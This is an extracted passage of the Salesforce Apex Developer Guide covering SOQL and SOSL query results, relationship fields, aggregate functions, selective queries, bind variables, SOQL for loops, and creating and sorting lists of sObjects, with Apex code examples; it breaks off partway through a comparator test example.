For a full description of SOSL query syntax, see the Salesforce SOQL and SOSL Reference Guide.
IN THIS SECTION:
1. Working with SOQL and SOSL Query Results
2. Accessing sObject Fields Through Relationships
3. Understanding Foreign Key and Parent-Child Relationship SOQL Queries
4. Working with SOQL Aggregate Functions
5. Working with Very Large SOQL Queries
6. Using SOQL Queries That Return One Record
7. Improve Performance by Avoiding Null Values
8. Working with Polymorphic Relationships in SOQL Queries
A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For
example, the Who relationship field of a Task can be a Contact or a Lead.
9. Using Apex Variables in SOQL and SOSL Queries
10. Querying All Records with a SOQL Statement
Working with SOQL and SOSL Query Results
SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not
selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The
following code example causes a runtime error:
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is not selected
String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
The following is the same code example rewritten so it does not produce a runtime error. Note that Name has been added as part of
the select statement, after Id.
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
159
Working with Data in Apex
Apex Developer Guide
// Note that name is now selected
String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must
dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses
the first account record in the list, and then dereferences the record's AnnualRevenue field:
Double rev = [SELECT AnnualRevenue FROM Account
WHERE Name = 'Acme'][0].AnnualRevenue;
// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
Double rev2 = [SELECT AnnualRevenue FROM Account
WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns
an Integer as the result of a COUNT operation:
Integer i = [SELECT COUNT() FROM Account];
Fields in records returned by SOSL queries must always be dereferenced.
Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any
changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and
re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex.
Accessing sObject Fields Through Relationships
sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the
associatedsObject.Forexample,theContactsObjecthasbothan AccountId fieldoftypeID,andan Account fieldoftypeAccount
that points to the associated sObject record itself.
The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to
access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note).
For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the
contact can be used to modify a field on the account:
Note: To provide the most complete example, this code uses some elements that are described later in this guide:
• For information on insert and update, see Insert Statement and Update Statement.
Account a = new Account(Name = 'Acme');
insert a; // Inserting the record automatically assigns a
// value to its ID field
Contact c = new Contact(LastName = 'Weissman');
c.AccountId = a.Id;
// The new contact now points at the new account
insert c;
// A SOQL query accesses data for the inserted contact,
// including a populated c.account field
c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];
// Now fields in both records can be changed through the contact
c.Account.Name = 'salesforce.com';
160
Working with Data in Apex
Apex Developer Guide
c.LastName = 'Roth';
// To update the database, the two types of records must be
// updated separately
update c; // This only changes the contact's last name
update c.Account; // This updates the account name
Note: The expression c.Account.Name, and any other expression that traverses a relationship, displays slightly different
characteristics when it is read as a value than when it is modified:
• When being read as a value, if c.Account is null, then c.Account.Name evaluates to null, but does not yield a
NullPointerException.Thisdesignallowsdeveloperstonavigatemultiplerelationshipswithoutthetediumofhaving
to check for null values.
• When being modified, if c.Account is null, then c.Account.Name does yield a NullPointerException.
In SOSL, you would access data for the inserted contact in a similar way to the SELECT statement used in the previous SOQL example.
List<List<SObject>> searchList = [FIND 'Acme' IN ALL FIELDS RETURNING
Contact(id,Account.Name)]
In addition, the sObject field key can be used with insert, update, or upsert to resolve foreign keys by external ID. For example:
Account refAcct = new Account(externalId__c = '12345');
Contact c = new Contact(Account = refAcct, LastName = 'Kay');
insert c;
This inserts a new contact with the AccountId equal to the account with the external_id equal to ‘12345’. If there is no such
account, the insert fails.
Tip: The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code
was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on
execution limits, see Execution Governors and Limits on page 315.
Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];
Contact c = new Contact(Account = refAcct.Id);
insert c;
Understanding Foreign Key and Parent-Child Relationship SOQL Queries
The SELECT statementofaSOQLquerycanbeanyvalidSOQLstatement,includingforeignkeyandparent-childrecordjoins.Ifforeign
key joins are included, the resulting sObjects can be referenced using normal field notation. For example:
System.debug([SELECT Account.Name FROM Contact
WHERE FirstName = 'Caroline'].Account.Name);
Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example:
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
FROM Account
WHERE Name = 'Acme']) {
Contact[] cons = a.Contacts;
161
Working with Data in Apex
Apex Developer Guide
}
//The following example also works because we limit to only 1 contact
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
FROM Account
WHERE Name = 'testAgg']) {
Contact c = a.Contacts;
}
Working with SOQL Aggregate Functions
AggregatefunctionsinSOQL,suchas SUM() and MAX(),allowyoutorollupandsummarizeyourdatainaquery.Formoreinformation
on aggregate functions, see Aggregate Functions in the Salesforce SOQL and SOSL Reference Guide.
You can use aggregate functions without using a GROUP BY clause. For example, you could use the AVG() aggregate function to
find the average Amount for all your opportunities.
AggregateResult[] groupedResults
= [SELECT AVG(Amount)aver FROM Opportunity];
Object avgAmount = groupedResults[0].get('aver');
Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a
read-only sObject and is only used for query results.
Aggregate functions become a more powerful tool to generate reports when you use them with a GROUP BY clause. For example,
you could find the average Amount for all your opportunities by campaign.
AggregateResult[] groupedResults
= [SELECT CampaignId, AVG(Amount)
FROM Opportunity
GROUP BY CampaignId];
for (AggregateResult ar : groupedResults) {
System.debug('Campaign ID' + ar.get('CampaignId'));
System.debug('Average amount' + ar.get('expr0'));
}
Any aggregated field in a SELECT list that does not have an alias automatically gets an implied alias with a format expri, where i
denotes the order of the aggregated fields with no explicit aliases. The value of i starts at 0 and increments for every aggregated field
with no explicit alias. For more information, see Using Aliases with GROUP BY in the Salesforce SOQL and SOSL Reference Guide.
Note: Queries that include aggregate functions are still subject to the limit on total number of query rows. All aggregate functions
other than COUNT() or COUNT(fieldname) include each row used by the aggregation as a query row for the purposes
of limit tracking.
For COUNT() or COUNT(fieldname) queries, limits are counted as one query row, unless the query contains a GROUP BY
clause, in which case one query row per grouping is consumed.
Working with Very Large SOQL Queries
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
Your SOQL query sometimes returns so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL
query for loop instead, since it can process multiple batches of records by using internal calls to query and queryMore.
162
Working with Data in Apex
Apex Developer Guide
For example, if the results are too large, this syntax causes a runtime exception:
Account[] accts = [SELECT Id FROM Account];
Instead, use a SOQL query for loop as in one of the following examples:
// Use this format if you are not executing DML statements
// within the for loop
for (Account a : [SELECT Id, Name FROM Account
WHERE Name LIKE 'Acme%']) {
// Your code without DML statements here
}
// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
WHERE Name LIKE 'Acme%']) {
for (Account a : accts) {
// Your code here
}
update accts;
}
Note: UsingtheSOQLquerywithinthe for loopreducesthepossibilityofreachingthelimitonheapsize.However,thisapproach
can result in more CPU cycles being used with increased DML calls. For more information, see SOQL For Loops Versus Standard
SOQL Queries.
The following example demonstrates a SOQL query for loop that’s used to mass update records. Suppose that you want to change
the last name of a contact in records for contacts whose first and last names match specified criteria:
public void massUpdate() {
for (List<Contact> contacts:
[SELECT FirstName, LastName FROM Contact]) {
for(Contact c : contacts) {
if (c.FirstName == 'Barbara' &&
c.LastName == 'Gordon') {
c.LastName = 'Wayne';
}
}
update contacts;
}
}
Instead of using a SOQL query in a for loop, the preferred method of mass updating records is to use batch Apex, which minimizes
the risk of hitting governor limits.
For more information, see SOQL For Loops on page 169.
More Efficient SOQL Queries
For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system
can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against
an object that contains more than 1 million records. To avoid this error, ensure that the query is selective.
163
Working with Data in Apex
Apex Developer Guide
Selective SOQL Query Criteria
• A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows
below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE
clause meet the mentioned conditions.
• The selectivity threshold is 10% of the first million records and less than 5% of the records after the first million records, up to a
maximum of 333,333 records. In some circumstances, for example with a query filter that is an indexed standard field, the
threshold can be higher. Also, the selectivity threshold is subject to change.
Custom Index Considerations for Selective SOQL Queries
• The following fields are indexed by default.
– Primary keys (Id, Name, and OwnerId fields)
– Foreign keys (lookup or master-detail relationship fields)
– Audit dates (CreatedDate and SystemModstamp fields)
– RecordType fields (indexed for all standard objects that feature them)
– Custom fields that are marked as External ID or Unique
• Fields not indexed by default are automatically indexed when the Salesforce optimizer recognizes that an index can improve
performance for frequently run queries.
• Salesforce Support can add custom indexes on request for customers.
• A custom index can't be created on these types of fields: multi-select picklists, currency fields in a multicurrency organization,
longtextfields,someformulafields,andbinaryfields(fieldsoftypeblob,file,orencryptedtext.)Newdatatypes,typicallycomplex
ones, are periodically added to Salesforce, and fields of these types don’t always allow custom indexing.
• You can’t create custom indexes on formula fields that include invocations of the TEXT function on picklist fields.
• Typically, a custom index isn’t used in these cases.
– The queried values exceed the system-defined threshold.
– The filter operator is a negative operator such as NOT EQUAL TO (or !=), NOT CONTAINS, and NOT STARTS
WITH.
– The CONTAINS operator is used in the filter, and the number of rows to be scanned exceeds 333,333. The CONTAINS
operator requires a full scan of the index. This threshold is subject to change.
– You’re comparing with an empty value (Name != '').
However, there are other complex scenarios in which custom indexes can’t be used. Contact your Salesforce representative if
your scenario isn't covered by these cases or if you need further assistance with non-selective queries.
Examples of Selective SOQL Queries
To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, assume that
there are more than 1 million records for the Account sObject. These records include soft-deleted records, that is, deleted records
that are still in the Recycle Bin.
Query 1:
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
The WHERE clause is on an indexed field (Id). If SELECT COUNT() FROM Account WHERE Id IN (<list of
account IDs>) returns fewer records than the selectivity threshold, the index on Id is used. This index is typically used when
the list of IDs contains only a few records.
164
Working with Data in Apex
Apex Developer Guide
Query 2:
SELECT Id FROM Account WHERE Name != ''
Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query
non-selective.
Query 3:
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
Here we have to see if any filter, when considered individually, is selective. As we saw in the previous example, the first filter isn't
selective. So let's focus on the second one. If the count of records returned by SELECT COUNT() FROM Account WHERE
CustomField__c = 'ValueA' islowerthantheselectivitythreshold,andCustomField__cisindexed,thequeryisselective.
Using SOQL Queries That Return One Record
SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an
expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime
exception results if zero sObjects or more than one sObject is found in the list. For example:
List<Account> accts = [SELECT Id FROM Account];
// These lines of code are only valid if one row is returned from
// the query. Notice that the second line dereferences the field from the
// query without assigning it to an intermediary sObject variable.
Account acct = [SELECT Id FROM Account];
String name = [SELECT Name FROM Account].Name;
Improve Performance by Avoiding Null Values
In your SOQL and SOSL queries, explicitly filtering out null values in the WHERE clause allows Salesforce to improve query performance.
In the following example, any records where the Thread__c value is null are eliminated from the search.
Public class TagWS {
/* getThreadTags
*
* a quick method to pull tags not in the existing list
*
*/
public static webservice List<String>
getThreadTags(String threadId, List<String> tags) {
system.debug(LoggingLevel.Debug,tags);
List<String> retVals = new List<String>();
Set<String> tagSet = new Set<String>();
Set<String> origTagSet = new Set<String>();
origTagSet.addAll(tags);
// Note WHERE clause optimizes search where Thread__c is not null
for(CSO_CaseThread_Tag__c t :
[SELECT Name FROM CSO_CaseThread_Tag__c
165
Working with Data in Apex
Apex Developer Guide
WHERE Thread__c = :threadId AND
Thread__c != null])
{
tagSet.add(t.Name);
}
for(String x : origTagSet) {
// return a minus version of it so the UI knows to clear it
if(!tagSet.contains(x)) retVals.add('-' + x);
}
for(String x : tagSet) {
// return a plus version so the UI knows it's new
if(!origTagSet.contains(x)) retvals.add('+' + x);
}
return retVals;
}
}
Working with Polymorphic Relationships in SOQL Queries
Apolymorphicrelationshipisarelationshipbetweenobjectswhereareferencedobjectcanbeoneofseveraldifferenttypes.Forexample,
the Who relationship field of a Task can be a Contact or a Lead.
The following describes how to use SOQL queries with polymorphic relationships in Apex. If you want more general information on
polymorphic relationships, see Understanding Relationship Fields and Polymorphic Fields in the SOQL and SOSL Reference.
You can use SOQL queries that reference polymorphic fields in Apex to get results that depend on the object type referenced by the
polymorphic field. One approach is to filter your results using the Type qualifier. This example queries Events that are related to an
Account or Opportunity via the What field.
List<Event> events = [SELECT Description FROM Event WHERE What.Type IN ('Account',
'Opportunity')];
Another approach would be to use the TYPEOF clause in the SOQL SELECT statement. This example also queries Events that are
related to an Account or Opportunity via the What field.
List<Event> events = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN
Amount END FROM Event];
These queries return a list of sObjects where the relationship field references the desired object types.
If you need to access the referenced object in a polymorphic relationship, you can use the instanceof keyword to determine the object
type. The following example uses instanceof to determine whether an Account or Opportunity is related to an Event.
Event myEvent = eventFromQuery;
if (myEvent.What instanceof Account) {
// myEvent.What references an Account, so process accordingly
} else if (myEvent.What instanceof Opportunity) {
// myEvent.What references an Opportunity, so process accordingly
}
Note that you must assign the referenced sObject that the query returns to a variable of the appropriate type before you can pass it to
another method. The following example
1. Queries for User or Group owners of Merchandise__c custom objects using a SOQL query with a TYPEOF clause
166
Working with Data in Apex
Apex Developer Guide
2. Uses instanceof to determine the owner type
3. Assigns the owner objects to User or Group type variables before passing them to utility methods
public class PolymorphismExampleClass {
// Utility method for a User
public static void processUser(User theUser) {
System.debug('Processed User');
}
// Utility method for a Group
public static void processGroup(Group theGroup) {
System.debug('Processed Group');
}
public static void processOwnersOfMerchandise() {
// Select records based on the Owner polymorphic relationship field
List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName
WHEN Group THEN Email END FROM Merchandise__c];
// We now have a list of Merchandise__c records owned by either a User or Group
for (Merchandise__c merch: merchandiseList) {
// We can use instanceof to check the polymorphic relationship type
// Note that we have to assign the polymorphic reference to the appropriate
// sObject type before passing to a method
if (merch.Owner instanceof User) {
User userOwner = merch.Owner;
processUser(userOwner);
} else if (merch.Owner instanceof Group) {
Group groupOwner = merch.Owner;
processGroup(groupOwner);
}
}
}
}
Using Apex Variables in SOQL and SOSL Queries
SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they’re preceded by a colon (:). This use of a
local code variable within a SOQL or SOSL statement is called a bind. The Apex parser first evaluates the local variable in code context
before executing the SOQL or SOSL statement. Bind expressions can be used as:
• The search string in FIND clauses.
• The filter literals in WHERE clauses.
• The value of the IN or NOT IN operator in WHERE clauses, allowing filtering on a dynamic set of values. Note that this is of
particular use with a list of IDs or Strings, though it works with lists of any type.
• The division names in WITH DIVISION clauses.
• The numeric value in LIMIT clauses.
• The numeric value in OFFSET clauses.
For example:
Account A = new Account(Name='xxx');
insert A;
167
Working with Data in Apex
Apex Developer Guide
Account B;
// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];
// A bind with arithmetic
B = [SELECT Id FROM Account
WHERE Name = :('x' + 'xx')];
String s = 'XXX';
// A bind with expressions
B = [SELECT Id FROM Account
WHERE Name = :'XXXX'.substring(0,3)];
// A bind with INCLUDES clause
B = [SELECT Id FROM Account WHERE :A.TYPE INCLUDES (‘Customer – Direct; Customer –
Channel’)];
// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
WHERE Name = :[SELECT Name FROM Account
WHERE Id = :A.Id].Name];
Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
accountId=A.id)};
// Binds in both the parent and aggregate queries
B = [SELECT Id, (SELECT Id FROM Contacts
WHERE Id = :C.Id)
FROM Account
WHERE Id = :A.Id];
// One contact returned
Contact D = B.Contacts;
// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];
// An OFFSET bind
Integer offsetVal = 10;
List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal];
// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];
// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
168
Working with Data in Apex
Apex Developer Guide
WHERE AccountNumber IN :ss];
// A SOSL query with binds in all possible clauses
String myString1 = 'aaa';
String myString2 = 'bbb';
Integer myInt3 = 11;
String myString4 = 'ccc';
Integer myInt5 = 22;
List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS
RETURNING
Account (Id, Name WHERE Name LIKE :myString2
LIMIT :myInt3),
Contact,
Opportunity,
Lead
WITH DIVISION =:myString4
LIMIT :myInt5];
Note: Apex bind variables aren’t supported for the units parameter in the DISTANCE function. This query doesn’t work.
String units = 'mi';
List<Account> accountList =
[SELECT ID, Name, BillingLatitude, BillingLongitude
FROM Account
WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
Querying All Records with a SOQL Statement
SOQL statements can use the ALL ROWS keywords to query all records in an organization, including deleted records and archived
activities. For example:
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
You can use ALL ROWS to query records in your organization's Recycle Bin. You cannot use the ALL ROWS keywords with the FOR
UPDATE keywords.
SOQL For Loops
SOQL for loops iterate over all of the sObject records returned by a SOQL query.
The syntax of a SOQL for loop is either:
for (variable : [soql_query]) {
code_block
}
or
for (variable_list : [soql_query]) {
code_block
}
169
Working with Data in Apex
Apex Developer Guide
Both variable and variable_list must be of the same type as the sObjects that are returned by the soql_query.
As in standard SOQL queries, the [soql_query] statement can refer to code expressions in their WHERE clauses using the :
syntax. For example:
String s = 'Acme';
for (Account a : [SELECT Id, Name from Account
where Name LIKE :(s+'%')]) {
// Your code
}
The following example combines creating a list from a SOQL query, with the DML update method.
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];
// Loop through the list and update the Name field
for(Account a : accs){
a.Name = 'Oracle';
}
// Update the database
update accs;
SOQL For Loops Versus Standard SOQL Queries
SOQL for loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries
discussed in SOQL and SOSL Queries can retrieve either the count of a query or a number of object records, SOQL for loops retrieve
all sObjects, using efficient chunking with calls to the query and queryMore methods of SOAP API. Developers can avoid the limit
on heap size by using a SOQL for loop to process query results that return multiple records. However, this approach can result in more
CPU cycles being used. See Total heap size.
Queries including an aggregate function don't support queryMore. A run-time exception occurs if you use a query containing an
aggregate function that returns more than 2,000 rows in a for loop.
SOQL For Loop Formats
SOQL for loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an
sObject list:
• The single sObject format executes the for loop's <code_block> one time per sObject record. Consequently, it’s easy to
understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the for loop
body. Each DML statement ends up processing only one sObject at a time.
• The sObject list format executes the for loop's <code_block> one time per list of 200 sObjects. Consequently, it’s a little more
difficult to understand and use, but is the optimal choice if you must use DML statements within the for loop body. Each DML
statement can bulk process a list of sObjects at a time.
For example, the following code illustrates the difference between the two types of SOQL query for loops:
// Create a savepoint because the data should not be committed to the database
Savepoint sp = Database.setSavepoint();
insert new Account[]{new Account(Name = 'yyy'),
new Account(Name = 'yyy'),
new Account(Name = 'yyy')};
170
Working with Data in Apex
Apex Developer Guide
// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
// database, the loop executed three times
// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
j = tmp.size();
i++;
}
System.assert(j == 3); // The lt should have contained the three accounts
// named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 200 records and,
// only three records should have been returned, the
// loop should have executed only once
// Revert the database to the original state
Database.rollback(sp);
Note:
• The break and continue keywords can be used in both types of inline query for loop formats. When using the sObject
list format, continue skips to the next list of sObjects.
• DML statements can only process up to 10,000 records at a time, and sObject list for loops process records in batches of
200. Consequently, if you’re inserting, updating, or deleting more than one record per returned record in an sObject list for
loop, it’s possible to encounter runtime limit’s errors. See Execution Governors and Limits.
• You may get a QueryException in a SOQL for loop with the message Aggregate query has too many
rows for direct assignment, use FOR loop. This exception is sometimes thrown when accessing a large
set of child records (200 or more) of a retrieved sObject inside the loop, or when getting the size of such a record set. For
example, the query in the following SOQL for loop retrieves child contacts for a particular account. If this account contains
more than 200 child contacts, the statements in the for loop cause an exception.
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
FROM Account WHERE Id IN ('<ID value>')]) {
List<Contact> contactList = acct.Contacts; // Causes an error
Integer count = acct.Contacts.size(); // Causes an error
}
To avoid getting this exception, use a for loop to iterate over the child records, as follows.
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
FROM Account WHERE Id IN ('<ID value>')]) {
Integer count=0;
for (Contact c : acct.Contacts) {
count++;
}
}
171
Working with Data in Apex
Apex Developer Guide
sObject Collections
You can manage sObjects in lists, sets, and maps.
IN THIS SECTION:
Lists of sObjects
Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.
Sorting Lists of sObjects
Using the List.sort method, you can sort lists of sObjects.
Expanding sObject and List Expressions
Sets of Objects
Sets can contain sObjects among other types of elements.
Maps of sObjects
Map keys and values can be of any data type, including sObject types, such as Account.
Lists of sObjects
Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.
You can use a list to store sObjects. Lists are useful when working with SOQL queries. SOQL queries return sObject data and this data
can be stored in a list of sObjects. Also, you can use lists to perform bulk operations, such as inserting a list of sObjects with one call.
To declare a list of sObjects, use the List keyword followed by the sObject type within <> characters. For example:
// Create an empty list of Accounts
List<Account> myList = new List<Account>();
Auto-populating a List from a SOQL Query
You can assign a List variable directly to the results of a SOQL query. The SOQL query returns a new list populated with the records
returned. Make sure that the declared List variable contains the same sObject that is being queried. Or you can use the generic sObject
data type.
This example shows how to declare and assign a list of accounts to the return value of a SOQL query. The query returns up to 1,000
returns account records containing the Id and Name fields.
// Create a list of account records from a SOQL query
List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000];
Adding and Retrieving List Elements
As with lists of primitive data types, you can access and set elements of sObject lists using the List methods provided by Apex. For
example:
List<Account> myList = new List<Account>(); // Define a new list
Account a = new Account(Name='Acme'); // Create the account first
myList.add(a); // Add the account sObject
Account a2 = myList.get(0); // Retrieve the element at index 0
172
Working with Data in Apex
Apex Developer Guide
Bulk Processing
You can bulk-process a list of sObjects by passing a list to the DML operation. This example shows how you can insert a list of accounts.
// Define the list
List<Account> acctList = new List<Account>();
// Create account sObjects
Account a1 = new Account(Name='Account1');
Account a2 = new Account(Name='Account2');
// Add accounts to the list
acctList.add(a1);
acctList.add(a2);
// Bulk insert the list
insert acctList;
Note: If you perform a bulk insert of Knowledge article versions, make the ownerId of all records the same.
Record ID Generation
Apex automatically generates IDs for each object in an sObject list that was inserted or upserted using DML. Therefore, a list that contains
more than one instance of an sObject cannot be inserted or upserted even if it has a null ID. This situation would imply that two IDs
would need to be written to the same structure in memory, which is illegal.
For example, the insert statement in the following block of code generates a ListException because it tries to insert a list
with two references to the same sObject (a):
try {
// Create a list with two references to the same sObject element
Account a = new Account();
List<Account> accs = new List<Account>{a, a};
// Attempt to insert it...
insert accs;
// Will not get here
System.assert(false);
} catch (ListException e) {
// But will get here
}
Using Array Notation for One-Dimensional Lists of sObjects
Alternatively, you can use the array notation (square brackets) to declare and reference lists of sObjects.
This example declares a list of accounts using the array notation.
Account[] accts = new Account[1];
This example adds an element to the list using square brackets.
accts[0] = new Account(Name='Acme2');
These examples also use the array notation with sObject lists.
173
Working with Data in Apex
Apex Developer Guide
Description
Example
Defines an Account list with no elements.
List<Account> accts = new Account[]{};
Defines an Account list with memory allocated for three Accounts:
a new Account object in the first position, null in the second,
and another new Account object in the third.
List<Account> accts = new Account[]
{new Account(), null, new
Account()};
Defines the Contact list with a new list.
List<Contact> contacts = new List<Contact>
(otherList);
Sorting Lists of sObjects
Using the List.sort method, you can sort lists of sObjects.
ForsObjects,sortingisinascendingorderandusesasequenceofcomparisonstepsoutlinedinthenextsection.Youcancreateacustom
sort order for sObjects by wrapping your sObject in an Apex class that implements the Comparable interface. You can also create a
custom sort order by passing a class that implements Comparator as a parameter to the sort method. See Custom Sort Order of
sObjects.
Default Sort Order of sObjects
The List.sort method sorts sObjects in ascending order and compares sObjects using an ordered sequence of steps that specify
the labels or fields used. The comparison starts with the first step in the sequence and ends when two sObjects are sorted using specified
labels or fields. The following is the comparison sequence used:
1. The label of the sObject type.
For example, an Account sObject appears before a Contact.
2. The Name field, if applicable.
For example, if the list contains two accounts named Alpha and Beta, account Alpha comes before account Beta.
3. Standard fields, starting with the fields that come first in alphabetical order, except for the Id and Name fields.
For example, if two accounts have the same name, the first standard field used for sorting is AccountNumber.
4. Custom fields, starting with the fields that come first in alphabetical order.
For example, suppose two accounts have the same name and identical standard fields, and there are two custom fields, FieldA and
FieldB, the value of FieldA is used first for sorting.
Not all steps in this sequence are necessarily carried out. For example, a list containing two sObjects of the same type and with unique
Name values is sorted based on the Name field and sorting stops at step 2. Otherwise, if the names are identical or the sObject doesn’t
have a Name field, sorting proceeds to step 3 to sort by standard fields.
For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.
174
Working with Data in Apex
Apex Developer Guide
Here’s an example of sorting a list of Account sObjects. This example shows how the Name field is used to place the Acme account
ahead of the two sForce accounts in the list. Since there are two accounts named sForce, the Industry field is used to sort these remaining
accounts because the Industry field comes before the Site field in alphabetical order.
Account[] acctList = new List<Account>();
acctList.add( new Account(
Name='sForce',
Industry='Biotechnology',
Site='Austin'));
acctList.add(new Account(
Name='sForce',
Industry='Agriculture',
Site='New York'));
acctList.add(new Account(
Name='Acme'));
System.debug(acctList);
acctList.sort();
Assert.areEqual('Acme', acctList[0].Name);
Assert.areEqual('sForce', acctList[1].Name);
Assert.areEqual('Agriculture', acctList[1].Industry);
Assert.areEqual('sForce', acctList[2].Name);
Assert.areEqual('Biotechnology', acctList[2].Industry);
System.debug(acctList);
This example is similar to the previous one, except that it uses the Merchandise__c custom object. This example shows how the Name
field is used to place the Notebooks merchandise ahead of Pens in the list. Because there are two merchandise sObjects with the Name
field value of Pens, the Description field is used to sort these remaining merchandise items. The Description field is used for sorting
because it comes before the Price and Total_Inventory fields in alphabetical order.
Merchandise__c[] merchList = new List<Merchandise__c>();
merchList.add( new Merchandise__c(
Name='Pens',
Description__c='Red pens',
Price__c=2,
Total_Inventory__c=1000));
merchList.add( new Merchandise__c(
Name='Notebooks',
Description__c='Cool notebooks',
Price__c=3.50,
Total_Inventory__c=2000));
merchList.add( new Merchandise__c(
Name='Pens',
Description__c='Blue pens',
Price__c=1.75,
Total_Inventory__c=800));
System.debug(merchList);
merchList.sort();
Assert.areEqual('Notebooks', merchList[0].Name);
Assert.areEqual('Pens', merchList[1].Name);
Assert.areEqual('Blue pens', merchList[1].Description__c);
Assert.areEqual('Pens', merchList[2].Name);
Assert.areEqual('Red pens', merchList[2].Description__c);
System.debug(merchList);
175
Working with Data in Apex
Apex Developer Guide
Custom Sort Order of sObjects
TocreateacustomsortorderforsObjectsinlists,implementthe Comparator interfaceandpassitasaparametertothe List.sort
method.
Alternatively,createawrapperclassforthesObjectandimplementthe Comparable interface.ThewrapperclasscontainsthesObject
in question and implements the Comparable.compareTo method in which you specify the sort logic.
Example: This example implements the Comparator interface to compare two opportunities based on the Amount field.
public class OpportunityComparator implements Comparator<Opportunity> {
public Integer compare(Opportunity o1, Opportunity o2) {
// The return value of 0 indicates that both elements are equal.
Integer returnValue = 0;
if(o1 == null && o2 == null) {
returnValue = 0;
} else if(o1 == null) {
// nulls-first implementation
returnValue = -1;
} else if(o2 == null) {
// nulls-first implementation
returnValue = 1;
} else if ((o1.Amount == null) && (o2.Amount == null)) {
// both have null Amounts
returnValue = 0;
} else if (o1.Amount == null){
// nulls-first implementation
returnValue = -1;
} else if (o2.Amount == null){
// nulls-first implementation
returnValue = 1;
} else if (o1.Amount < o2.Amount) {
// Set return value to a negative value.
returnValue = -1;
} else if (o1.Amount > o2.Amount) {
// Set return value to a positive value.
returnValue = 1;
}
return returnValue;
}
}
This test sorts a list of Comparator objects and verifies that the list elements are sorted by the opportunity amount.
@isTest
private class OpportunityComparator_Test {
@isTest
static void sortViaComparator() {
// Add the opportunity wrapper objects to a list.
List<Opportunity> oppyList = new List<Opportunity>();
Date closeDate = Date.today().addDays(10);
oppyList.add( new Opportunity(
